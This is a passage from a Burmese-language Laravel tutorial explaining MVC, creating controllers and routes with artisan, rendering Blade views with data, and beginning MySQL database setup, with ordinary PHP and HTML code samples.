- /students?location=ygn&sex=female

ဒါဟာ မဖြစ်မနေလိုက်နာရမယ့် ပုံသေနည်းတော့ မဟုတ်ပါဘူး။ ဒါပေမယ့် လိုက်နာမယ်ဆိုရင် အကျိုးရှိတဲ့ URL Pattern Convention ဖြစ်ပါတယ်။

အခန်း (၄၃) – MVC – Model – View – Controller


Laravel ဟာ MVC Framework တစ်ခုဖြစ်တဲ့အတွက် ရှုံးဆက်မသွားခင် Model – View – Controller (MVC) အကြောင်းကို ကြားဖြတ်လေ့လာဖို့ လိုအပ်ပါတယ်။ MVC ဟာ ကနေ့ခေတ်မှာ Web Application Framework တိုင်းက စံထားပြီးသုံးနေကြတဲ့ Structure Pattern ဖြစ်ပါတယ်။ ဖတ်ရှုနားလည်ရလွယ်ကူပြီး ပြုပြင်ထိမ်းသိမ်းရလည်း လွယ်ကူတဲ့ကုဒ်တွေ ရေးသားဖို့အတွက် အရေးပါတဲ့ နည်းစနစ်တစ်ခုပါ။ ဒါ ကြောင့် ဒီအကြောင်းက ခဲ့ရင်ချဲ့သလောက် ရပါတယ်။ ဒီနေရာမှာတော့ ထုံးစံအတိုင်း ရှည်ရည်းဝေးဝေး တွေကို ပြောမနေတော့ဘဲ လိုရင်းကိုပဲ ပြောမှာ ဖြစ်ပါတယ်။

MVC ရဲ့ M ဟာ Model ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ Model ဆိုတာ Data Model ကို ဆိုလိုပါတယ်။ ဒါကြောင့် Model ဆိုတာ Data တွေ စီမံခန့်ခွဲခြင်းလုပ်ငန်းလို့ ဆိုနိုင်ပါတယ်။ MVC ရဲ့ V ကတော့ View ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ User Interface လိုလည်း ဆိုနိုင်ပါတယ်။ MVC ရဲ့ အမိကလိုရင်းကတော့ ကုဒ်တွေရေးတဲ့ အခါမှာ Data စီမံတွဲကုဒ် (Model) နဲ့ UI စီမံတွဲကုဒ် (View) ကို သီးခြားစီ ဆွဲခြားပြီးရေးသားရခြင်း ပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် MVC နဲ့ ပတ်သက်ရင် ဒီသတ်မှတ်ချက်က ကြပ်ကြပ်မတ်လိုက်နာပေးရမယ့် သတ်မှတ်ချက် ဖြစ်ပါတယ်။ Model ကုဒ်နဲ့ View ကုဒ်ကို ဘယ်တော့မှ ရောမရေးပါနဲ့။

MVC ရဲ့ C ကတော့ Controller ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ သူရဲ့လုပ်ငန်းကတော့ User Input နဲ့ Output တွေကို စီမံတွဲလုပ်ငန်းဖြစ်ပါတယ်။ Web Application တစ်ခုမှာ User Input တွေဟာ Request အနေနဲ့လာပြီး Output တွေကို Response အနေနဲ့ ပြန်ထုတ်ပေးရပါတယ်။ ဒါကြောင့် တစ်နည်းအားဖြင့် Controller ဆိုတာ Request နဲ့ Response တွေကို စီမံတွဲလုပ်ငန်း လို့ ဆိုနိုင်ပါတယ်။

ဒါဟာ MVC အနှစ်ချုပ်ပါပဲ။ ကုဒ်တွေရေးတဲ့အခါ ဒီအပိုင်း (၃) ပိုင်းကို သီးခြားစီခွဲခြားပြီး ရေးသားရမှာ ဖြစ်ပါတယ်။ ဘယ်လို့ရမှာလည်းဆိုတာကို ခေါင်းစားစရာမလိုပါဘူး။ သဘောသဘာဝ သိထားရင် ရပါပြီ။ ကိုယ်တိုင်အသေးစိတ် လိုက်စီမံစရာ မလိုပါဘူး။ Laravel က ကုဒ်တွေရေးတဲ့အခါ MVC Pattern နဲ့ကိုကဲညီအောင် ရေးသားနိုင်ဖို့အတွက် ထည့်သွင်း စီစဉ်ပေးထားပြီးဖြစ်ပါတယ်။ ကိုယ့်ဘက်က သဘောသဘာဝ ကို သိထားပြီးပြီဆိုရင် ကုဒ်ရေးတာကတော့ Framework က စီစဉ်ပေးထားတဲ့အတိုင်း ရေးယုံပါပဲ။

MVC Pattern ကို အသုံးပြုရေးသားထားတဲ့ ကုဒ်ရဲ့ User Input (Request) ကို စတင်လက်ခံတဲ့ အဆင့် ကနေ နောက်ဆုံး Output (Response) ကို User ထံပြန်ပေးတဲ့အဆင့်ထိ သွားလေ့ရှိတဲ့ Workflow ကို ပုံလေးနဲ့လည်း ဖော်ပြပေးလိုက်ပါတယ်။



ဒီပုံဟာ မူလပထမ Professional Web Developer လိုခေါ်တဲ့ ကျွန်တော်ရဲစာအုပ်မှာ အသုံးပြုထားတဲ့ ပုံဖြစ်ပါတယ်။ များလေးတွေမှာ နံပါတ်စဉ်တပ်ပေးထားလို့ အစီအစဉ်အတိုင်း ကြည့်သွားပါ။

MVC Pattern နဲ့ ရေးထားတဲ့ ကုဒ်ရဲ အလုပ်လုပ်ပုံအဆင့်ဆင့်ကို ပုံမှာပြုထားတဲ့အတိုင်း သေချာနားလည် အောင် ကြည့်ပြီး ခေါင်းထဲမှာ စွဲနေအောင် မှတ်ထားဖို့ လိုပါတယ်။ ဒီတော့မှ ကိုယ်ရေးတဲ့ ကုဒ်ရဲ အလုပ် လုပ်ပုံအဆင့်ဆင့်ကို ဆက်စပ်ပြီး မြင်နိုင်စွမ်း ရှိမှာဖြစ်ပါတယ်။

အခန်း (၄၄) – Laravel Controller

ပြီးခဲ့အခန်းမှာ Controller ရဲ့အလုပ်က Request, Response တွေစီမံစိန္တလို ပြောခဲ့ပါတယ်။ Request တွေစီမံတယ်ဆိုတာ –

1. User ပေးပို့တဲ့ Request Data တွေကို လက်ခံမယ်၊ စီစဉ်မယ်၊
2. ပြီးရင် Model တို့ View တို့နဲ့ ဆက်သွယ်ပြီး လုပ်စရာရှိတာလုပ်မယ်၊
3. ပြီးတဲ့အခါ နောက်ဆုံးရလဒ်ကို User ကို Response အနေနဲ့ ပြန်ပေးမယ်၊

- ဆိုတဲ့ အလုပ်ပါ။ ဒီနေရာမှာ လုပ်စရာရှိတာကို Model တို့ View တို့နဲ့ ဆက်သွယ်ပြီး လုပ်တယ်ဆိုတာကို သတိပြုပါ။ သူကိုယ်တိုင် မလုပ်ပါဘူး။ သူအလုပ်၊ သူတာဝန်က Request ကိုလက်ခံပြီး Response ကို ပြန်ပေးဖို့သာ ဖြစ်ပါတယ်။

Controller ကုဒ်တွေ စတင်ရေးသားစမ်းသပ်နိုင်ဖို့အတွက် Controller ဖိုင် တည်ဆောက်ပေးရပါမယ်။ Laravel မှာ ဒီလို လိုအပ်တဲ့ ကုဒ်ဖိုင်တွေကို တည်ဆောက်ပေးနိုင်တဲ့ Code Generator အသင့် ပါဝင်ပါတယ်။ ဒါကြောင့် Controller ဖိုင်တည်ဆောက်တဲ့အလုပ်ကို ကိုယ့်ဘာသာ လုပ်စရာ မလိုပါဘူး။ ပရောဂျက် ဖို့အတဲ့မှာ ဒီ Command ကို Run ပေးပြီး Controller ဖိုင်တစ်ခု တည်ဆောက်နိုင်ပါတယ်။

```
php artisan make:controller ArticleController
```

artisan ဆိုတာ Laravel Framework နဲ့အတူပါဝင်လာတဲ့ ပရောဂျက်ကို စီမံနိုင်တဲ့ နည်းပညာပါ။ အဲဒီ

artisan ရဲအကူအညီနဲ့ make:controller, make:model စသဖြင့် လိုအပ်တဲ့ ကုဒ်ဖိုင်တွေ တည်ဆောက်နိုင်ပါတယ်။ ပေးထားတဲ့ နမူနာမှာ make:controller ကိုသုံးပြီး Controller ဖိုင် တည်ဆောက်ထားပါတယ်။ နောက်ဆုံးက ArticleController ဆိုတာကတော့ Controller Class ရဲအမည်ပါ။ Class Name ဖြစ်တဲ့အတွက် CapitalCase နဲ့ပေးရပြီး နမူနာမှာပေးထားသလို __Controller ဆိုတဲ့ Suffix နဲ့ အဆုံးသတ်ပေးသင့်ပါတယ်။ ဥပမာ - ArticleController, CommentController, CategoryController စသဖြင့်ပါ။

ဒါ Command ကို Run လိုက်တာနဲ့ ArticleController.php ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခု /app/Http/Controllers ဖိုဒါတဲ့မှာ တည်ဆောက်ပေးသွားပါလိမ့်မယ်။ အထဲမှာလည်း အခုလို ကုဒ်တွေ တစ်ခါတည်း ပါဝင်လာပါလိမ့်မယ်။

PHP

```
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;

class ArticleController extends Controller
{
    //
}
```

ထိပ်ဆုံးမှာ namespace ကြော်လျက်ကိုသတိထားကြည့်ရင် အခန်း (၂) မှာ ပြောခဲ့သလို ဖိုဒီ Path လမ်းကြောင်းအတိုင်း Namespace ကို ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။

Controller ရဲတာဝန်ဟာ Request/Response တွေတာဝန်ယူဖိုလို ခကာခကာ ပြောဖြစ်ပါတယ်။ User Request ဆိုတာ URL ကနေတစ်ဆင့်လာမှာ ဖြစ်လို Controller ဟာ Route နဲ့ တဲ့ပြီး အလုပ်လုပ်ဖိုလိုပါ တယ်။ URL လမ်းကြောင်းက Route မှာ သတ်မှတ်ထားတာမြိုလိုပါ။ ဒီသဘောသဘာဝ ကို စမ်းသပ်နိုင်ဖို့ အတွက် ArticleController.php ထဲက ကုဒ်ကို အခုလို ဖြည့်စွက်လိုက်ပါ။

PHP

```
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;

class ArticleController extends Controller
{
    public function index()
    {
        return "Controller - Article List";
    }
    public function detail($id)
    {
        return "Controller - Article Detail - $id";
    }
}
```

`index()` နဲ့ `detail()` ဆိုပြီး Method နှစ်ခု ရေးပေးလိုက်တာပါ။ ပြီးတဲ့အခါ `routes/web.php` မှာအချင့် ArticleController Class ကို Import လုပ်ပေးပါ။

PHP

```
use App\Http\Controllers\ArticleController;
```

ပြီးတဲ့အခါ စောစောကရေးထားတဲ့ Route တွေကို အချင့် ပြင်ပေးရပါမယ်။

PHP

```
Route::get('/articles', [ArticleController::class, 'index']);

Route::get('/articles/detail/{id}', [
    ArticleController::class,
    'detail'
]);
```

ပြီးခဲ့တဲ့အခန်းမှာ Route တွေသတ်မှတ်တဲ့အခါ ရှေ့က URL လိပ်စာပေးပြီး နောက်က အလုပ်လုပ်ရမယ့် Function ကိုရေးပေးခဲ့တာပါ။ အခုတော့ ပြောင်းသွားပါပြီ။ ရှေ့က URL လိပ်စာဖြစ်ပြီး နောက်က အလုပ်လုပ်ရမယ့် Controller Class နဲ့ Method ပါဝင်တဲ့ Array တစ်ခု ဖြစ်သွားပါပြီ။ ဒါနည်းနဲ့ Route နဲ့

Controller ကို ချိတ်ဆက်ပေးနိုင်ပါတယ်။ လက်ရှိ routes/web.php ရဲ့ ကုဒ်အပြည့်အစုံက ဒီလိုဖြစ်သင့်ပါတယ်။

PHP

```
<?php

use Illuminate\Support\Facades\Route;
use App\Http\Controllers\ArticleController;

Route::get('/', [ArticleController::class, 'index']);

Route::get('/articles', [ArticleController::class, 'index']);

Route::get('/articles/detail/{id}', [
    ArticleController::class,
    'detail'
]);
```

စမ်းထားတဲ့ ကုဒ်တွေနဲ့ Comment တွေကို ဖယ်ထုတ်လိုက်တာပါ။ စုစုပေါင်း Route (၃) ခုပဲ ရှိပါတယ်။ ဘာမှမပါတဲ့ URL အလွတ်ဆိုရင်လည်း ArticleController ရဲ့ index() Method ကိုပဲ အလုပ်လုပ်ဖို့ ညွှန်းပေးထားတာကို သတိပြုပါ။ နိဂုပါလာတဲ့ကုဒ်က Welcome View ကိုပြတဲ့ကုဒ်ဖြစ်ပြီး အခုတော့ အဲဒီ Welcome View ကို မလိုချင်လို့ ဖယ်လိုက်တာပါ။ လက်တွေ့စမ်းကြည့်ပါ။ URL လိပ်စာတစ်ခုထည့်သွင်းပေးလိုက်ရင် ညွှန်းဆိုထားတဲ့ Controller Method အလုပ်လုပ်သွားတယ်ဆိုတာကို တွေ့ရမှာဖြစ်ပါတယ်။

Controller မှာလည်း Single Action Controller တို့ မရလို့ လုပ်ဆောင်ချက်တွေကျန်ပါသေးတယ်။ အခုထည့်ကြည့်စရာ မလိုသေးပါဘူး။ ထည့်ကြည့်သင့်တဲ့ တစ်ချက်ကတော့ Controller တွေများလာရင် /app/Http/Controllers ထဲမှာ ဖိုင်တွေ ဖွံ့ဖြိုးအောင် ဖိုဒါလေးတွေခွဲပြီး ထားနည်းဖြစ်ပါတယ်။ ဥပမာ - Article ဖိုဒါအောက်မှာ ArticleController, CommentController, CategoryController တို့ကို ထားပြီး Product ဖိုဒါအောက်မှာ ProductController, ReviewController, CategoryController စသဖြင့် သက်ဆိုင်ရာ Controller တွေကို အပ်စုခွဲပြီး ဖိုဒါလေးတွေ ခွဲထားတဲ့ သဘောမျိုးပါ။ ဒီအတွက်လည်း လွယ်ပါတယ်။ Controller ဖိုင်တည်ဆောက်စဉ်မှာ အခုလို ဆောက်ပေးလိုက်ယုံပါပဲ။

```
php artisan make:controller Product/ProductController
```

ဒီလိုဆိုရင် Laravel က ProductController.php ဖိုင်ကို /app/Http/Controllers/
Product အောက်မှာ တည်ဆောက်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဒီ Controller ထဲက Method တွေကို
Route နဲ့ချိတ်လိုရင်တော့ အခုလို ချိတ်ပေးရမှာပါ။

PHP

```
use App\Http\Controllers\Product\ProductController;  
  
Route::get('/products', [ProductController::class, 'index']);
```

Controller Namespace ကို မှန်အောင် Import လုပ်ပေးလိုက်ယုံပါပဲ။ ဒီနည်းနဲ့ Controller တွေကို သူဖို့
ဒါနဲ့သူ Organize လုပ်ထားလို့ ရပါတယ်။

အခန်း (၄၅) – Laravel View

လက်ရှိ Route နဲ့ Controller အတွက် ရေးစမ်းတဲ့ကုဒ်တွေမှာ URL လိပ်စာတစ်ခုကို လက်ခံရရှိရင် စာကြောင်း တစ်ကြောင်းကို Response အနေနဲ့ ပြန်ပေးဖို့ ရေးခဲ့တာပါ။ ဒီအခန်းမှာတော့ Response ကို အဲဒီလို စာတစ်ကြောင်းအနေနဲ့ မဟုတ်တော့ဘဲ HTML Template အနေနဲ့ ပြန်ပေးပုံ ပေးနည်းကို လျေလာ ကြမှာဖြစ်ပါတယ်။ ဒီအတွက် View ကို အသုံးပြုနိုင်ပါတယ်။ Laravel မှာ View Template တွေကို /resources/views ဖို့အားမှာ ရေးပေးရပါတယ်။ View Template ကုဒ်ဖိုင်တွေ တည်ဆောက်ပေးတဲ့ Code Generator တော့ Laravel မှာ တစ်ခါတည်း မပါပါဘူး။ Third-party Package အနေနဲ့ ထပ်ထည့် လို့ရပေမယ့် မထည့်တော့ပါဘူး။ ကိုယ်ဘာသာပဲ ဖိုင်ကိုတည်ဆောက်ပါမယ်။ ဒါကြောင့် /resources/views ဖို့အောက်မှာ /articles ဆိုတဲ့ အမည်နဲ့ ဖို့အားမှာ ထပ်ဆောက်ပါ။ ကိုယ်တိုင် ရေးသားမယ့် View Template တွေကို အဲဒီ /articles ဖို့အားမှာ သိမ်းသွားမှာပါ။

မှတ်ချက် - ဖိုင်တွေ ဖို့အားမှာ အသုံးသတ်ပြီး Plural Case နဲ့ အမည်ပေးတဲ့ ဖိုင်တွေ ဖို့အားမှာ သတိထားပါ။ အကြောင်းမဲ့ မဟုတ်ပါဘူး။ ပေးသင့်လို့ ပေးခဲ့တာပါ။ Convention Over Configuration ကြောင့် ပေးတာရှိသလို၊ Coding Standard ခေါ် အများစုံထားပြီး ပေးလေ့ရှိတဲ့ နည်းမျိုလို ပေးတာတွေလည်း ရှိပါတယ်။ တစ်ခုမကျန် လိုက်ရှင်းပြနေရင် ပိုရှုပ်ပြီး ပေရှည်နေမှာစိုးလို့ အကုန်မရှင်း တော့တာပါ။ ကျေးဇူးပြုပြီး အဲဒီ s, es လေးတွေကို သတိထားပြီး နမူနာမှာ ပေးတဲ့အတိုင်းပဲ ကြိုးစားပြီး လိုက်ပေးဖို့ သတိထားပေးပါ။ Laravel လျေလာစလူတွေ ကုဒ် Error ဖြစ်နေရင် အများအားဖြင့် အဲဒီ နာမည်လေးတွေ လွှာနေလို့ တက်ကြတာ တော်တော်များပါတယ်။ Error တက်နေရင် အဲဒီ နာမည်တွေကို အရင် ပြန်စစ်ကြည့်ပါ။

/resources/views/articles ဖိုဒါအောက်မှာ index.blade.php အမည်နဲ့ ဖိုင်တစ်ခု တည်ဆောက်ပေးပါ။ ဖိုင် Extension က blade.php ဖြစ်ရပါမယ်။ Laravel က Blade လိုပေါ်တဲ့ Template နည်းပညာတစ်ခုကို သုံးထားတဲ့အတွက်ကြောင့်ပါ။ ဒီနည်းပညာအကြောင်းကို ကြားဖြတ်လေ့လာစရာ မလိုသေးပါဘူး။ လိုအပ်လာတော့မှ ထူးခြားချက်လေးတွေ ရွေးမှတ်လိုက်ရင် ရပါပြီ။ Symfony Framework ကသုံးတဲ့ Twig Template နည်းပညာတို့ Smarty Template နည်းပညာတို့ ဆိုရင် မရပါဘူး။ သီးခြား Language လို ဖြစ်နေလို အချိန်ပေးပြီးလေ့လာဖို့ လိုနိုင်ပါတယ်။ Blade ကတော့ သပ်သပ် အချိန်ပေးလေ့လာနေစရာမလိုပါဘူး။ အများအားဖြင့် PHP ရေးထံးအတိုင်းပဲ ရေးရလို လွယ်ကူပါတယ်။ တည်ဆောက်ထားတဲ့ index.blade.php တဲ့မှာ ဒါ HTML ကုဒ်ကို ရေးပေးပါ။

HTML / PHP

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
<head>
    <meta charset="utf-8">
    <title>Article List</title>
</head>
<body>
    <h1>Article List</h1>
    <ul>
        <li>Article One</li>
        <li>Article Two</li>
    </ul>
</body>
</html>
```

ဘာမှဆန်းပြားတဲ့ကုဒ်တွေ မပါဝင်တဲ့ ရိုးရိုး HTML ကုဒ်ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ Article Controller ရဲ့ index() Method ကို အခုလိုပြင်ပေးပါ (Controller ဖိုင်တည်နေရာတော့ ထပ်မပြောတော့ပါဘူး၊ မှတ်မို့ဗုံးမယ် ထင်ပါတယ်)။

PHP


```
public function index()
{
    return view('articles/index');
}
```

ဒီတစ်ခါ index() Method က စာတစ်ကြောင်းကို ပြန်မပေးတော့သဲ view() Function ရဲ့ အကူအညီ နဲ့ articles ဖို့အတွက် index Template ကို Response အနေနဲ့ ပြန်ပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ နောက်တစ်နည်းအနေနဲ့ အခုလို ရေးနှင့်ပါတယ်။

PHP

```
public function index()
{
    return view('articles.index');
}
```

အတူတူပါပဲ။ Template Path ပေးတဲ့နေရာမှာ Slash အစား Dot ကို ပြောင်းသုံးလိုက်တာပါ။ Laravel က ဒီလိုရေးတာကို လက်ခံပါတယ်။ ဖတ်ရတာ မျက်စိတဲ့မှာ ပိုရှင်းတဲ့အတွက် ဒီလို Dot နဲ့ရေးတာကို ပိုမြီးတော့ လူကြိုက်များပါတယ်။ ခုနေ စမ်းကြည့်ရင် ရလဒ်က အခုလို ဖြစ်မှာပါ။



နမူနာပုံကိုလေ့လာကြည့်လိုက်ရင် URL လိပ်စာက /articles ဖြစ်နေတဲ့အခါ ကျွန်တော်တို့ရေးပေးလိုက်တဲ့ index Template ကို တွေ့မြင်ရမှာပါ။ URL /articles ဆိုရင် Article Controller@index Method အလုပ်လုပ်သွားပါတယ်။ Route မှာ သတ်မှတ်ထားလိုပါ။ ArticleController ရဲ့ index() Method က view() Function ကိုသုံးပြီး index Template

ကို ပြန်ပေးလို အခုလိုရလဒ်ကို ရရှိခြင်းပဲ ဖြစ်ပါတယ်။

ဆက်လက်ပြီး Controller ကနေ View ကို Data ပေးပို့ပေးနည်း လေ့လာကြပါမယ်။ Article Controller ရဲ့ index() Method ကို အခုလိုပြင်ပေးပါ။

PHP

```
public function index()
{
    $data = [
        [ "id" => 1, "title" => "First Article" ],
        [ "id" => 2, "title" => "Second Article" ],
    ];

    return view('articles.index', [
        'articles' => $data
    ]);
}
```

အတွေ့အကြံအရ လေ့လာစလူတွေ ဒီနားလေးမှာ အရမ်းမျက်စိလည်ကြလို သတိထားကြည့်ပေးပါ။ \$data Variable ဟာ နမူနာ Array တစ်ခုဖြစ်ပါတယ်။ view() Function မှာ Parameter နှစ်ခုဖြစ် သွားပါပြီ။ ပထမတစ်ခုက Template ဖြစ်ပြီး ဒုတိယတစ်ခုကတော့ Data ဖြစ်ပါတယ်။ Array Format နဲ့ ပေးရပါတယ်။ 'articles' => \$data လို ရေးထားတဲ့အတွက် \$data ကို articles အနေနဲ့ ပေးလိုက်တာပါ။ ဒီလိုပေးလိုက်တဲ့အတွက် Template မှာ \$articles Variable ကို သုံးလို့ရသွားပါလိမ့်မယ်။

နောက်တစ်ခေါက် ပြန်ပြောပါ၌မယ်။ ပေးလိုက်တာက \$data ကို ပေးလိုက်တာပါ။ အသုံးပြုတဲ့အခါ \$articles လို အသုံးပြုပေးရမှာ ဖြစ်ပါတယ်။ 'articles' => \$data လို ပြောထားတဲ့ အတွက် ကြောင့်ပါ။

ဆက်လက်ပြီး /articles/index.blade.php ဖိုင်ထဲကကုဒ်ကို အခုလိုပြင်ပေးပါ။

HTML/PHP

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
<head>
    <meta charset="utf-8">
    <title>Article List</title>
</head>
<body>
    <h1>Article List</h1>
    <ul>
        <?php foreach($articles as $article): ?>
            <li><?php echo $article['title'] ?></li>
        <?php endforeach ?>
    </ul>
</body>
</html>
```

\$articles ကို PHP foreach() နဲ့ Loop ပါတ်ပြီး title တွေကို ရှိက်ထုတ်ဖော်ပြထားတာပါ။ အမိပိယ်က Controller ကပေးလိုက်တဲ့ Data ကို View က အသုံးပြုနေတဲ့ သဘောပဲ ဖြစ်ပါတယ်။ ဒါလေး ကို ကောင်းကောင်း သဘောပေါက်ဖို့ အရေးကြီးပါတယ်။

နမူနာမှာရေးတဲ့အခါ ရိုးရိုး PHP ရေးထုံးကိုသာ သုံးပါတယ်။ Blade Template နည်းပညာကို အသုံးပြုပြီး ပြင်ရေးကြည့်ပါမယ်။ ဒီလိုရေးရမှာပါ -

HTML/Blade/PHP

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
<head>
    <meta charset="utf-8">
    <title>Article List</title>
</head>
<body>
    <h1>Article List</h1>
    <ul>
        @foreach($articles as $article)
            <li>{{ $article['title'] }}</li>
        @endforeach
    </ul>
</body>
</html>
```

Operator နှစ်ခုပဲ မှတ်ရမှာပါ။ ၉ နဲ့ `{ { } }` ဖြစ်ပါတယ်။ ၉ သက်တကို ရှိုးရှိုး PHP Statement တွေ အတွက် သုံးရပြီး `{ { } }` အဖွင့်အပိတ်သက်တကို echo နဲ့ Output ရှိက်ထုတ်တဲ့ Statement တွေ အတွက် သုံးရတယ်လို့ အလွယ်မှတ်နိုင်ပါတယ်။ ဒါကြောင့် `<?php ?>` အဖွင့်အပိတ်တွေ echo တွေ မ လိုအပ်တော့ ပါဘူး။ ရေးရတာရှင်းသွားသလို ဖတ်လိုလည်း ပိုကောင်းသွားပါတယ်။ မှတ်ရတာလည်း မ များသလို XSS Escape လို့ လုံခြုံရေးအတွက် အရေးပါတဲ့ လုပ်ဆောင်ချက်တွေကိုလည်း ကိုယ်သိလိုက် စရာမလိုဘဲ တစ်ခါတည်း ထည့်လုပ်ပေးသွားလို့ ဒီရေးနည်းကိုသာ ဆက်လက် အသုံးပြုသွားသင့်ပါတယ်။

ဆက်ပြောမယ်ဆိုရင် Master Template တို့ View Composer တို့အကြောင်း ပြောရမှာပါ။ မပြောသေးပါ ဘူး။ ဒီအခန်းမှာ ဒီလောက်ပဲ မှတ်ထားပါ။ နောက်ပိုင်းမှာ Master Template အပါအဝင် UI နဲ့ Template ပိုင်း လုပ်စရာတွေ အများကြီး ကျန်ပါသေးတယ်။

အခန်း (၄၆) – Laravel Migration and Model

အစီအစဉ်အရ ဆက်ကြည့်ရမှာက Model အကြောင်းဖြစ်ပါတယ်။ ဒါပေမယ့် Model အကြောင်းမသွားခင် Database နဲ့ပတ်သက်တဲ့ အကြောင်းကို အရင်သွားရပါမယ်။ ပထမဆုံး MySQL Database တစ်ခု တည်ဆောက်လိုက်ပါ။ Database အမည်ကို ကြိုက်သလို ပေးလိုက်ပါမယ်။ ပရောဂျက်အမည်နဲ့ ကိုက်သွားအောင် laravel_blog လို့ ပေးလိုက်ပါမယ်။ phpMyAdmin ကိုပဲ အသုံးပြုပြီးတည်ဆောက်ရမှာပါ။ ဒါမှာဟုတ် Command Line အသုံးပြုတတ်သူတွေက mysql Command ကိုအသုံးပြုပြီး အခုပို တည်ဆောက်နိုင်ပါတယ်။

```
mysql -u root
```

MySQL Shell ကို Username root နဲ့ ဝင်ရောက်ခြင်းဖြစ်ပါတယ်။ ဒီလို ဝင်ရောက်နိုင်ဖို့ MySQL Database Server ကို Run ထားပြီး ဖြစ်ဖို့တော့လိုပါတယ်။ အကယ်၍ ကိုယ့်စက်ထဲက MySQL Database မှာ Password ရှိရင်တော့ ဒီလို ဝင်ရမှာပါ။

```
mysql -u root -p
```

Password လာတောင်းတဲ့အခါ ပေးလိုက်ရင် ရပါပြီ။ MySQL Shell ထဲကို ရောက်ပြီဆိုရင် ဒီ Query ကို Run ပြီး Database တည်ဆောက်နိုင်ပါတယ်။

```
CREATE DATABASE laravel_blog
```

ပြီးရင် `exit` နဲ့ ပြန်ထွက်လိုက်လို့ ရပါဖြူ။ Database တည်ဆောက်ဖို့ပဲလိုပါတယ်။ Table တည်ဆောက်တဲ့ ကိစ္စတွေ၊ Data ထည့်သွင်းတဲ့ ကိစ္စတွေကို Laravel ကုဒ် ဘက်ကနေ ဆက်လုပ်သွားမှာပါ။

Database Setting

ပြီးတဲ့အခါ Database Name, Username, Password စတဲ့အချက် တွေကို Laravel က သိသွားအောင် သတ်မှတ်ပေးရပါနီးမယ်။ ပရောဂျက် ဖိုဒါထဲမှာ .env အမည်နဲ့ ဖိုင်တစ်ခုပါဝင်ပါတယ်။ Database Setting တွေ အပါအဝင် Environment Setting တွေကို အဲဒီဖိုင်ထဲမှာ စုစည်းပြီး ရေးသားထားပါတယ်။ Database နဲ့ ပတ်သက်တာက ဒီအပိုင်းပါ -

ENV

```
...
